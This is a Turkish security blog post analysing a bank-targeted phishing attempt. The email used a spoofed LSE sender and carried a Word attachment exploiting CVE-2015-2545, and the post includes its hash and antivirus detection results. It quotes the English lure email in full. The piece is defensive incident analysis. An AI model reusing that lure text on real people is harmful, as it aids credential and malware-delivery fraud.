Yakından da Yakın!

written by Mert SARICA | 2 October 2017
If you are looking for an English version of this article, please visit here.

Dijital çağ öncesinde de dijital çağda da, benim de sıklıkla güvenlik farkındalığı sunumlarımda ve blog yazılarımda yer verdiğim Willie Sutton gibi bir zamana damgasını vurmuş banka soyguncularının hayatlarını incelediğinizde, banka soygunlarının ana sebebinin değişmediğini görebiliyorsunuz, para! Geçmiş yılların silahlı soygunlarının siber banka soygunlarına dönüştüğü günümüzde, banka şubelerinin güvenliğinde bankalar için vazgeçilmez olan güvenlik görevlilerinin yanına siber güvenlik uzmanlarının da eklenmesi, dijital çağda siber soygunlarla mücadeleye karşı önemli bir rol oynamaya başladı. Bankaların fiziksel güvenlik adına banka soygunlarından çıkardığı dersler de yerini, siber tehdit raporlarından ve hacklenen bankalardan çıkardıkları derslere bıraktı.

FireEye (Mandiant) firması tarafından Mart ayında yayınlanan M-Trends raporunun finans kurumlarımız tarafından dikkatli ele alınması ve iyi bir şekilde etüt edilmesi gerekiyor. Özellikle dünya genelinde siber suç çetelerinin bankalara yönelik gerçekleştirdikleri siber saldırılarda, devlet destekli (nation state) siber saldırılarda sıkça gördüğümüz 0. gün zafiyetlerinden faydalanıyor olmaları, bu rapora damgasını vuran en önemli tespitlerden sadece biri diyebiliriz.

Bu tür tehdit raporlarını okuyan kimi kurumlar, tehdidin kendilerine oldukça uzak olduğunu düşünerek, insana ve güvenlik teknolojilerine yapılması gereken yatırımları ikinci plana atarak, hacklenene dek huzur ve mutluluk içinde hayatlarına devam ederler. Etrafındaki olup bitene seyirci kalmayıp, tehditleri yakından takip edip, analiz eden kurumlar ise, bu tür tehdit raporlarından da faydalanarak gelecek yıllarda siber güvenlik üzerine izleyecekleri stratejiyi belirleyip, kaynaklarını doğru alanlara yatırım yapmak için kullanarak hacklenme ihtimallerini olabildiğince azaltmaya çalışırlar.

Bu hikaye, hem M-Trends raporunda (sayfa 11) hem de Bir APT Girişimi başlıklı blog yazımda olduğu gibi yine bir üniversite e-posta hesabından gönderilen bir e-posta ile başlar. Alınan önlemler sayesinde hedef kişiye ulaşamayan bu e-posta, FireEye güvenlik sistemi başta olmak üzere çok sayıda sistemde alarmları tetikleyerek şüpheli e-postanın ekinde yer alan zararlı Office

dosyasının (Confirmation_letter.docx MD5:2abe3cc4bff46455a945d56c27e9fb45) kurumsal SOME ekibi tarafından manuel olarak incelenmesi sürecini başlatır. Bu defa art niyetli kişiler daha önceki hikayede olduğu gibi üniversitedeki bir akademisyenin e-posta hesabını ele geçirip onun üzerinden ilerlemek yerine yine, yine aynı üniversiteden gönderiliyormuş süsü verdikleri sahte (spoofed) bir e-posta adresinden (m.salvalaggio@lse.ac.uk) e-posta göndermeyi tercih etmişlerdi. E-postada adı geçen kişinin üniversitenin personel listesinde yer almaması ve Linkedin üzerinde yapılan bir araştırmada da bu kişinin (Matteo Salvalaggio) farklı bir üniversitede çalışıyor olması şüpheleri arttırıyordu.

Hello,


Congratulations, your candidature is approved.

The attachment contains the copy of the confirmation letter. Please pay attention to the expiry period of the certificate. You will get the hard copy via mail within 2 weeks.


Let's schedule a call on Thursday, 2 PM, do you mind?


Best regards,
Matteo

Matteo Salvalaggio
Senior Director of Development
London School of Economics & Political Science
Tel: +442039051983
Email: m.salvalaggio@lse.ac.uk



Gönderilen Word dosyasını sanal makinede açmaya çalıştığınızda, sistemin ağırlaşması ve yanıt veremez hale gelmesi, bu dokümanda bir istismar kodu olduğu şüphesini akıllara getiriyordu. Pestudio aracı ile temel birkaç kontrol yapıldığında ise 2015 yılında Microsoft Office yazılımında tespit edilen ve 2007'den 2016'ya kadar tüm sürümleri etkileyen ciddi bir zafiyeti (CVE-2015-2545 / MS15-099) istismar etmeye çalıştığı anlaşılıyordu.






pestudio 8.56 - Malware Initial Assessment - www.winitor.com

File Help

c:\users\mert\desktop\confirmation_letter.docx
- indicators (2/3)
- virustotal (9/58 - 28.02.2017)
- strings (32/3095)


engine (58)	positiv (9)	date (dd.mm.y...	age (...
BitDefender	Exploit.CVE-2015-2545.Gen	28.02.2017	0
Arcabit	Exploit.CVE-2015-2545.Gen	28.02.2017	0
Ad-Aware	Exploit.CVE-2015-2545.Gen	28.02.2017	0
F-Secure	Exploit.CVE-2015-2545.Gen	28.02.2017	0
GData	Exploit.CVE-2015-2545.Gen	28.02.2017	0
Emsisoft	Exploit.CVE-2015-2545.Gen (B)	28.02.2017	0
Kaspersky	HEUR:Exploit.MSWord.Generic	28.02.2017	0
TrendMicro	HEUR_EMBEPS	28.02.2017	0
Bkav	clean	28.02.2017	0
MicroWorld-eScan	clean	28.02.2017	0
nProtect	clean	28.02.2017	0
CMC	clean	28.02.2017	0
CAT-QuickHeal	clean	28.02.2017	0
McAfee	clean	25.02.2017	3
Malwarebytes	clean	28.02.2017	0
VIPRE	clean	28.02.2017	0
SUPERAntiSpyware	clean	28.02.2017	0
TheHacker	clean	28.02.2017	0
K7GW	clean	28.02.2017	0
K7AntiVirus	clean	28.02.2017	0
Baidu	clean	28.02.2017	0
F-Prot	clean	28.02.2017	0
Symantec	clean	28.02.2017	0
ESET-NOD32	clean	28.02.2017	0
TrendMicro-HouseCall	clean	28.02.2017	0
Avast	clean	28.02.2017	0
ClamAV	clean	28.02.2017	0
Alibaba	clean	28.02.2017	0
NANO-Antivirus	clean	28.02.2017	0
AegisLab	clean	28.02.2017	0
Rising	clean	28.02.2017	0
Comodo	clean	28.02.2017	0
DrWeb	clean	28.02.2017	0

